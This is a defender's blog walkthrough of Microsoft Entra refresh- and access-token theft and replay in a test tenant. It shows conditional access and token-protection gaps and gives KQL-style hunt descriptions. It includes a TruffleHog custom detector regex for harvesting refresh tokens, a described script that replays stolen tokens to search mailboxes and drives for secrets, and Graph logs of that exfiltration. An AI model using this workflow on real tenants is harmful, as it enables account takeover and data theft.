
Microsoft Entra Token Theft - Part One: Offline Access and Conditional Access
A walkthrough of different Token Theft Scenarios with Detections
NEW SITE!
My first blog post following my site migration. I decided it was time to bin off WordPress and move to something a little more modern. The new site utilises MarkDown and Astro, a JavaScript Web Framework. I’ve also created a new hunt repository, containing queries and hunt metadata. These are written in yaml, and rendered into pages with Astro. Now, onto the blog!
Introduction
In this blog series, we’re going to look at a few different token theft and replay attacks, for Microsoft Entra. For me, identity and Microsoft Entra are becoming areas of strong interest. We are seeing an increase in real world attacks, where threat actors focus their attacks in these spaces, and only touch Cloud and SaaS while not touching user endpoints at all. As defenders much of our focus over the years have been around TTPs on endpoint, network and active directory. With an increase in attacks happening in other tech stacks, as defenders we need to continually develop our skills and understanding.
Entra Applications and Tokens
An access token is used to determine what level of access a user has to a specific resource or application. They carry access claims for the resource that the token is tied to. Most tokens are assigned to an Entra Application. When a user is authenticated against the app, they are issued an access token, and the access token will validate what API permissions to a given Microsoft resource the app has access to.

API scopes are determined upon app registration within Entra. When a new application is registered, the required API permissions are selected. The API scopes can cover anything, from being able to read users and groups in a tenant, register a device into Intune, read and send user emails, and much more.
Consented App Risk with offline_access

Now imagine, one of your admins has registered a new 3rd party app into your Entra tenant, the permission scope is varied, giving read/write access into email, access to SharePoint, OneDrive etc.. It also has the offline_access scope, this permission is an interesting one. It allows for an app to request a new access token and refresh token pair, without the need for user interaction after their initial authentication to the app. Refresh tokens can be valid for 90 days if the refresh token is inactive and not refreshed with a new access and refresh token pair, meaning they can be an effective way to maintain persistence.
Why is this dangerous?
Suppose you have an app in your tenant, that has the offline_access permission, where the app is able to continually requesting new refresh tokens, without user interaction. And suppose that application is insecurely storing each refresh and access token in a database or file somewhere.
If a threat actor was to gain access to the 3rd party’s environment/repo they could steal these access tokens if insecurely stored.
The table below shows the lifetime of refresh token, if it remains inactive it is only valid for 90 days. However, if it is used to request a new access token, the authentication session, and latest refresh token stays valid until revoked.
| Property | Policy Property String | Affects | Default |
|---|---|---|---|
| Refresh Token Max Inactive Time | MaxInactiveTime | Refresh tokens | 90 days |
| Single-Factor Refresh Token Max Age | MaxAgeSingleFactor | Refresh tokens (for any users) | Until-revoked |
| Multi-Factor Refresh Token Max Age | MaxAgeMultiFactor | Refresh tokens (for any users) | Until-revoked |
| Single-Factor Session Token Max Age | MaxAgeSessionSingleFactor | Session tokens (persistent and non-persistent) | Until-revoked |
| Multi-Factor Session Token Max Age | MaxAgeSessionMultiFactor | Session tokens (persistent and non-persistent) | Until-revoked |
Each time a refresh token is used to request a new access token, a new refresh token is also provided. This is called refresh token rotation, and is typically done to try and prevent against token theft, as refresh tokens become invalid as they’re used.
Example App
To generate telemetry, I’ve created a simple app in Entra with the below permissions.

The app periodically requests a new access token, and stores both the access and refresh tokens returned into a file. Here we are essentially mimicking an app that has the offline_access permission, where the third party is storing the tokens in an insecure manner.

In our Entra Authentication logs, below is what this activity looks like. Our app requests a new access token every 5 minutes, and saves it to a file.
This appears as a non-interactive sign in, as the user is not involved in the activity, despite it happening against their account.
We’re going to assume the third party has been breached, and the attacker is going to run TruffleHog across the estate to find secrets and keys. Trufflehog is an OpenSource tool which can be run across different repositories, file systems, buckets and more, in an attempt to find secrets, keys and tokens.
TruffleHog Usage
Using TruffleHog to find Azure tokens can sometimes be a bit hit and miss. I’ve had cases where it’s able to find JWT token formats without issue, and can also find Entra PRT tokens, but it tends to miss refresh tokens. It can often be quite sensitive to how tokens are stored in files. The below custom detector can be used with TruffleHog to find refresh tokens.
detectors:
  - name: Azure Refresh Token
    keywords:
      - "Refresh Token:"
    regex:
      refreshToken: '0\.[A-Za-z0-9_-]{100,}'
This can be run with TruffleHog by using the command below, defining the custom yaml file.
TruffleHog filesystem . --config=custom-detectors.yamlTruffleHog can also automatically verify access keys and tokens, in our case however as we’re using a custom detector, we will have to verify/test the stolen tokens ourselves.
I have a simple script that does the following:
- Takes the stolen access tokens, makes a direct API call to the Microsoft Graph, to the endpoint /me. Here it extracts user profile information, if the token is valid.
- Takes the stolen refresh token, and exchanges them for a new access token. Uses the new access token to access the same /me endpoint, to retrieves information about the users profile, and also captures a new refresh token in the process.
With a new token pair, I then have a second script that does the following:
- Requests an access token, with scopes: email Files.Read.All Mail.Read openid profile User.Read
- Exports the users profile.
- Searches emails for the key words; password, confidential, secrets, and obtains emails for any that match.
- Runs the same keywords over SharePoint and OneDrive, and obtains any files that match.
Replay of the Token
In the first case of token replay, there were no conditional access policies in place. As expected, the stolen refresh token could be replayed without issues. In our logs, this looks like any other authentication, but from a different IP address, and likely a different user agent.

I was more interested in playing with conditional access policies, to see what role it would play in stopping token replay. So I implemented a conditional access policy, for my test user. The policy has the below configuration:
- Target Resource: Windows 365, Azure Graph
- Conditions: Any device, Client Apps - Mobile apps and desktop clients.
- Grant: Require device to be marked as compliant.
With these applied, I restarted my Entra application, and had it generate and store fresh tokens. I then stole those tokens, tried to replay them and use them for data exfil. I was expecting this to fail, as the authentication/token wouldn’t be coming from a compliant device. However to my surprise, that was not the case, and the token worked. See below, where I was able to successful find and exfil some sensitive emails.

Looking into the logs, from a defenders perspective and things got even worse. Not only could I replay the tokens from a non-compliant device, but the logs incorrectly indicated that the malicious authentications were coming from the users legitimate device.
Look at the entries below, we have the first entry, which is coming from the users legitimate device, based in the UK.
Sign-in Event 1 (GB Location)
{
  "OperationName": "Sign-in activity",
  "Category": "NonInteractiveUserSignInLogs",
  "ResultSignature": "SUCCESS",
  "UserDisplayName": "Hunter",
  "Location": "GB",
  "AppDisplayName": "TruffleHog Test App",
  "AutonomousSystemNumber": 2856,
  "ConditionalAccessStatus": "success",
  "DeviceDetail": {
    "deviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "displayName": "HUNTERWORK",
    "operatingSystem": "Windows",
    "browser": "Python Requests 2.32",
    "isCompliant": true,
    "isManaged": true,
    "trustType": "Azure AD joined"
  },
  "IncomingTokenType": "refreshToken",
  "IPAddress": "85.139.240.135",
  "ResourceDisplayName": "Microsoft Graph",
  "TokenProtectionStatusDetails": {
    "signInSessionStatus": "unbound",
    "signInSessionStatusCode": 1008
  },
  "count_": 1
}
Now look at the second entry, this is an entirely different device, in a different location, that is not compliant in Intune, or joined to Entra. The hostname and device ID captured give the impression however that the device is coming from the users device.
Sign-in Event 2 (AZ Location)
{
  "OperationName": "Sign-in activity",
  "Category": "NonInteractiveUserSignInLogs",
  "ResultSignature": "SUCCESS",
  "UserDisplayName": "Hunter",
  "Location": "AZ",
  "AppDisplayName": "TruffleHog Test App",
  "AutonomousSystemNumber": 9009,
  "ConditionalAccessStatus": "success",
  "DeviceDetail": {
    "deviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "displayName": "HUNTERWORK",
    "operatingSystem": "Windows",
    "browser": "Python Requests 2.31",
    "isCompliant": true,
    "isManaged": true,
    "trustType": "Azure AD joined"
  },
  "IncomingTokenType": "refreshToken",
  "IPAddress": "216.138.89.17",
  "ResourceDisplayName": "Microsoft Graph",
  "TokenProtectionStatusDetails": {
    "signInSessionStatus": "unbound",
    "signInSessionStatusCode": 1008
  },
  "count_": 1
}
You can see details here below related to the conditional access policy for our malicious sign-in, indicating that all conditions where met, including “require a device marked as compliant”.
Sign-in Event with Conditional Access Policy 1
{
  "Category": "NonInteractiveUserSignInLogs",
  "ResourceDisplayName": "Microsoft Graph",
  "AppDisplayName": "TruffleHog Test App",
  "UserDisplayName": "Hunter",
  "TokenProtectionStatusDetails": {
    "signInSessionStatus": "unbound",
    "signInSessionStatusCode": 1008
  },
  "ConditionalAccessPolicies": [
    {
      "id": "eb4da589-20e5-43d3-bf91-b477e05e0b24",
      "displayName": "MSGraph Test",
      "enforcedGrantControls": ["RequireCompliantDevice"],
      "result": "success",
      "conditionsSatisfied": 23,
      "conditionsNotSatisfied": 0
    }
  ],
  "IncomingTokenType": "refreshToken",
  "Location": "AZ"
}
Why is this happening?
The ability to replay a token, from the unmanaged device is not a surprise. You can see in the sign-in events that the signInSessionStatus=unbound. This means that the token is not cryptographically bound to a specific device. However what is a surprise is that the device ID and device name that the refresh token was originally created for, is shown as the authenticating device in the logs. This can give analysts the false impression that the authentication is coming from a legitimate device.
My thoughts on why this is happening, is likely to do with the Session ID. Entra keeps track of authentication sessions in it’s backend. A refresh token, and it’s associated access tokens will be from the same authentication session. Entra must correlate the tokens with that session, and correlates the device with the one from the session data.
How to Prevent this?
We need to have our tokens switch from ‘unbound’ to ‘bound’, which will mean they are joined to a specific device, and can’t be used from another device. We can do this in conditional access, by going to session > “Require token protection for sign-in sessions”. But wait, when trying to do this, Microsoft stops us.

Checking the documentation, and it seems the number of supported applications/resources for token protection is minimal:
OneDrive sync client version 22.217 or newer
Teams native client version 1.6.00.1331 or newer
Power BI desktop version 2.117.841.0 (May 2023) or newer
Exchange PowerShell module version 3.7.0 or newer
Microsoft Graph PowerShell version 2.0.0 or newer with EnableLoginByWAM option
Visual Studio 2022 or newer when using the 'Windows authentication broker' Sign-in option
Windows App version 2.0.379.0 or newer
The following resources support Token Protection:

Office 365 Exchange Online
Office 365 SharePoint Online
Microsoft Teams Services
Azure Virtual Desktop
Windows 365
The devices that they can be applied to is also a lot more limited. This mean to try and enable token protection in conditional access, we need to make some changes to our conditional access policy. I made the following changes, to my conditional access policy:
- Target Resource: “All resources”
- Conditions: “Device Platforms - Windows”
- Grant: “Require device to be marked as compliant.”
- Session: “Require token protection for sign-in sessions (Generally available for Windows. Preview for MacOS, iOS)”
I save the policy, and made sure it was switched to enabled - on. I then restarted my app, and immediately hit an issue.

I’ve enabled token protection, but my app is very basic and in its current form cannot support token binding. Let me explain why.
Token binding in Entra ID uses a Primary Refresh Token (PRT). This token is cryptographically bound to a private key stored in the device’s TPM. When requesting access tokens, the TPM key signs a proof-of-possession, and the PRT is presented to Azure AD to obtain bound access tokens.
My basic app is unable to access the PRT or interact with the TPM, and therefore cannot authenticate to a bound session.
I had to create a new test app which uses MSAL & WAM to leverage the PRT on my compliant device and obtain TPM-bound access tokens. My app captures the access token generated, and stores it.
Token Replay Again
With session binding and protection in place, this should protect us right? Any stolen tokens, that are still valid, shouldn’t be able to be replayed? Well, not quite.
Below is the legitimate authentication to my test app, from a managed & compliant host. You can see, after implementing the new conditional access policy, that our token is now bound to our device. However take note of the unique token identifier value. We’re going to steal this token, and try and reuse it.
[
  {
    "AppDisplayName": "TruffleHog Test App",
    "Category": "NonInteractiveUserSignInLogs",
    "Identity": "Hunter",
    "Location": "GB",
    "ResultSignature": "SUCCESS",
    "DeviceName": "HUNTERWORK",
    "DeviceIsCompliant": true,
    "DeviceIsManaged": true,
    "UniqueTokenIdentifier": "70ObFHiCDUW42aMM2OEcAA",
    "signInSessionStatus": "bound",
    "signInSessionStatusCode": 0,
    "count_": 2
  }
]
Our new app has insecurely stored this access token, and it has been stolen. I was able to use it to run my data exfil from an entirely different device, that is not managed or compliant. What’s worse, is that this activity did not appear in any authentication logs at all. My theory is that because this is an access token, that are typically short lived, and because there is no new authentication taking place, the activity does not appear in Entra Sign Logs, interactive or non-interactive. To find this activity, we need to pivot to Graph Activity Logs.
The logs show us activity against the Graph API, which is what our exfil tool uses, to find sensitive data, using our stolen token for access. Pay particular note to the SignInActivityId field below, this field contains the same value as the UniqueTokenIdentifier we see in the authentication logs above. In true Microsoft fashion, they’ve decided to call the same field, two different things in different logs.

This basically confirms, that it is the stolen token that is being used, on an entirely different host. Our second host is in a different location, and is not managed nor complaint. Even worse, once again the device ID, that is being associated with the activity, is the one the token was stolen from. Again, this can give analysts the false impression that the activity is coming from a legitimate device.
[
  {
    "SignInActivityId": "70ObFHiCDUW42aMM2OEcAA",
    "Location": "UAE North",
    "ResponseStatusCode": 200,
    "UserAgent": "data_exfil_tool",
    "RequestId": "32dec744-626d-4970-8e8b-66c473677097",
    "SessionId": "00ac7489-dc7a-9725-023d-41fee9ca7dac",
    "DeviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "Scopes": "email Files.Read.All Mail.Read openid profile User.Read",
    "RequestMethod": "GET",
    "RequestUri": "https://graph.microsoft.com/v1.0/me"
  },
  {
    "SignInActivityId": "70ObFHiCDUW42aMM2OEcAA",
    "Location": "UAE North",
    "ResponseStatusCode": 200,
    "UserAgent": "data_exfil_tool",
    "RequestId": "8c306a42-fa38-4fe3-af76-856e2da8dea6",
    "SessionId": "00ac7489-dc7a-9725-023d-41fee9ca7dac",
    "DeviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "Scopes": "email Files.Read.All Mail.Read openid profile User.Read",
    "RequestMethod": "GET",
    "RequestUri": "https://graph.microsoft.com/v1.0/me/messages?%24search=%22password%22&%24select=subject%2Cfrom%2CreceivedDateTime%2ChasAttachments%2CbodyPreview&%24top=5"
  },
  {
    "SignInActivityId": "70ObFHiCDUW42aMM2OEcAA",
    "Location": "UAE North",
    "ResponseStatusCode": 200,
    "UserAgent": "data_exfil_tool",
    "RequestId": "4b82ed97-aa63-4802-87d1-44688e772861",
    "SessionId": "00ac7489-dc7a-9725-023d-41fee9ca7dac",
    "DeviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "Scopes": "email Files.Read.All Mail.Read openid profile User.Read",
    "RequestMethod": "GET",
    "RequestUri": "https://graph.microsoft.com/v1.0/me/messages?%24search=%22confidential%22&%24select=subject%2Cfrom%2CreceivedDateTime%2ChasAttachments%2CbodyPreview&%24top=5"
  },
  {
    "SignInActivityId": "70ObFHiCDUW42aMM2OEcAA",
    "Location": "UAE North",
    "ResponseStatusCode": 200,
    "UserAgent": "data_exfil_tool",
    "RequestId": "33636a6e-e231-4b7a-9873-b2b97337d97d",
    "SessionId": "00ac7489-dc7a-9725-023d-41fee9ca7dac",
    "DeviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "Scopes": "email Files.Read.All Mail.Read openid profile User.Read",
    "RequestMethod": "GET",
    "RequestUri": "https://graph.microsoft.com/v1.0/me/messages?%24search=%22secret%22&%24select=subject%2Cfrom%2CreceivedDateTime%2ChasAttachments%2CbodyPreview&%24top=5"
  },
  {
    "SignInActivityId": "70ObFHiCDUW42aMM2OEcAA",
    "Location": "UAE North",
    "ResponseStatusCode": 200,
    "UserAgent": "data_exfil_tool",
    "RequestId": "73617984-aa88-4738-84f1-091a2838e097",
    "SessionId": "00ac7489-dc7a-9725-023d-41fee9ca7dac",
    "DeviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "Scopes": "email Files.Read.All Mail.Read openid profile User.Read",
    "RequestMethod": "GET",
    "RequestUri": "https://graph.microsoft.com/v1.0/me/messages?%24top=10&%24select=subject%2Cfrom%2CtoRecipients%2CreceivedDateTime%2CbodyPreview%2Cbody%2ChasAttachments"
  },
  {
    "SignInActivityId": "70ObFHiCDUW42aMM2OEcAA",
    "Location": "UAE North",
    "ResponseStatusCode": 200,
    "UserAgent": "data_exfil_tool",
    "RequestId": "caf0e733-5416-409f-af56-3a8f7ff67124",
    "SessionId": "00ac7489-dc7a-9725-023d-41fee9ca7dac",
    "DeviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "Scopes": "email Files.Read.All Mail.Read openid profile User.Read",
    "RequestMethod": "GET",
    "RequestUri": "https://graph.microsoft.com/v1.0/me/messages/AAMkAGU1N2FhODQ4LWE3YmMtNGYyNC1hOWFlLTlmNTdjOTg5NWUyYQBGAAAAAACpUed_SB7URJcsXdqLWQPVBwDjAjIglBw1QpPfoxkdsmnLAAAAAAEMAADjAjIglBw1QpPfoxkdsmnLAAAVgw1pAAA=/attachments"
  },
  {
    "SignInActivityId": "70ObFHiCDUW42aMM2OEcAA",
    "Location": "UAE North",
    "ResponseStatusCode": 200,
    "UserAgent": "data_exfil_tool",
    "RequestId": "390dcb4d-739d-4eb9-a011-ccd7a744b23b",
    "SessionId": "00ac7489-dc7a-9725-023d-41fee9ca7dac",
    "DeviceId": "e76500cf-54f4-48f3-a726-5eb3ec6aad26",
    "Scopes": "email Files.Read.All Mail.Read openid profile User.Read",
    "RequestMethod": "GET",
    "RequestUri": "https://graph.microsoft.com/v1.0/me/drive/root/search(q='%7B%7D')?%24top=5"
  }
]
So, what’s happened?
Ok, so the token that my app insecurely stored was an access token, or bearer token. They have a much more limited life, of up to 90 minutes usually. Token protection secures refresh token issuance (requires PRT/TPM binding) but doesn’t enforce proof-of-possession on access token usage at the API level, access tokens or bearer tokens remain valid for 60-90 minutes. This means stolen access tokens work from any device until expiration, reducing the attack window from 90 days to ~1 hour rather than preventing replay entirely.
The Perfect Storm
Ok, so let’s have a bit of a recap. We have conditional access policies to protect tokens, but they’re not all that straight forward to implement from a developers points of view. They’re also extremely limited in scope in what resources, devices and applications they can be applied to. We also have dangerous API permission scopes like offline_access, that give applications the ability to request new refresh tokens without user input, allowing for persistence, indefinitely. The logging for authentications and graph api activity is also misleading, giving analysts a false impression on the true source of activity. Combine this with the lack of understanding of Entra SaaS within SOCs, and this gives attackers a good advantage for abuse in this space.
In the Real World
Recent real world incidents have also highlighted attackers shifting focus into identify platforms like azure, to steal tokens. Below are two cases of real world attacks, focusing on token theft. Both of which are supply chain focused.
- First, the recent NPM package compromise, Shai Hulud 2.0, compromising 800+ NPM packages. As part of this campaign, malicious javascript deployed an embedded TruffleHog binary to go looking for tokens and access keys.
- Second, The Salesloft Drift breach, where OAuth tokens were stolen, and used gain access to customer environments. This is probably the biggest inspiration for this blog. The impact of this breach was wide, impacting many other organizations, with token replay attacks being observed.
The risk of trusting third parties, whether to not insecurely store access tokens, or better police package managers is highlighted in these two incidents.
Detecting

Luckily for you, I’ve included some detections below to try and uncover token theft and replay. First, a little background into my setup. I’m using a Log Analytics Workspace, where I’m sending some Entra Diagnostics logs. These logs give you some extra fields, as compared to what comes standard in XDR/Advanced Hunting. You get details like ASN, TokenType, UserAgent etc.. that aren’t present in the default logging.
You can turn on diagnostic logs by going into Entra > Monitoring > Diagnostic Settings. You can then turn on which ones you require, and set their destination. As I’ve said, I’m sending mine in a LAW. But you can configure them to go into Splunk/Elastic etc.. via an event hub.
The Detections
All of the detections will be present in my new Hunt Repo on my blog, for easy grabbing! Below is the logic with some description.
Potential Token Replay from Different ASNs hunt-2025-034
This first rule, looks for cases where we see two different ASNs for the initial authentication to an app in Entra, and then a second and different ASN, for the same token, in GraphAPI logs. This could be indicative of token replay. The pain here, is our Graph API logs do not include ASN details as default. But we can call on an external list to enrich the IP address to get an IP. There’s also an exclusion list to bin off noise from Microsoft, any any other ranges you’re not interested in.
You can see the same TokenID being used to initially authenticate, and then later access GraphAPI from a different ASN.
Sensitive Keyword Search via Graph hunt-2025-035
This next one is a simple one, we’re just looking for certain keywords being present in GraphAPI requests. The searching for words like passwords, credentials, confidential etc.. in emails and files. Again, Microsoft is being annoying by not including App Name and User identity in the Graph API activity logs, so we’ve also done a join to AAD logs, to get those plain text values.
Unbound Token Usage Against High-Risk Resource hunt-2025-036
Here we are looking for cases where we see NonInteractiveUserSignInLogs, where the token is unbound, and the Microsoft resource being accessed is related to MSGraph, Exchange or SharePoint. We’ve also filtered to specific agent types, Python etc.. which could suggest the usage of a custom attacker tool. This one can easily be extended by adding additional MS Resources, and Browser Types.
Spike in Invalid Token Usage hunt-2025-037
In this behavioral hunt, we’re looking for a spike in 50173 errors, which have the description of: “The provided grant has expired due to it being revoked, a fresh auth token is needed. The user might have changed or reset their password. The grant was issued on ‘{authTime}’ and the TokensValidFrom date (before which tokens are not valid) for this user is ‘{validDate}’.”
This can be indicative of the mass replay of many stolen tokens. In a real world case, you’ll likely see multiple attempts per user, with multiple users if a third party app has been compromised.
Lessons Learned
This bring this one to a close. I’ll be doing several other Entra focused blogs in the coming months. For this one, these are the key takeaways:
-
Scrutinize App Registrations: Allowing a new app in Entra is the equivalent of installing new third party software on a domain controller. Pay particular attention to any apps that are overly permissive, and any that have the offline_access permission.
-
Conditional Access should be Mandatory: Without conditional access, token replay is extremely easy. If tokens are stolen from a third party, and the token also has the offline_access claim, then a threat actor can persist in the estate untroubled.
-
Implement Custom Detections: During all my testing, there were no out the box detections that fired. I have seen detections for Entra before, for suspected token replay attacks, however they did not fire in this case. It’s not clear why, I suspect the out the box detections may be user agent based, and due to me using a custom user agent, this meant they did not fire.
See you next time!
Resources
- https://trufflesecurity.com/blog/mishandled-oauth-tokens-open-backdoors
- https://cloud.google.com/blog/topics/threat-intelligence/data-theft-salesforce-instances-via-salesloft-drift
- https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-token-protection
- https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack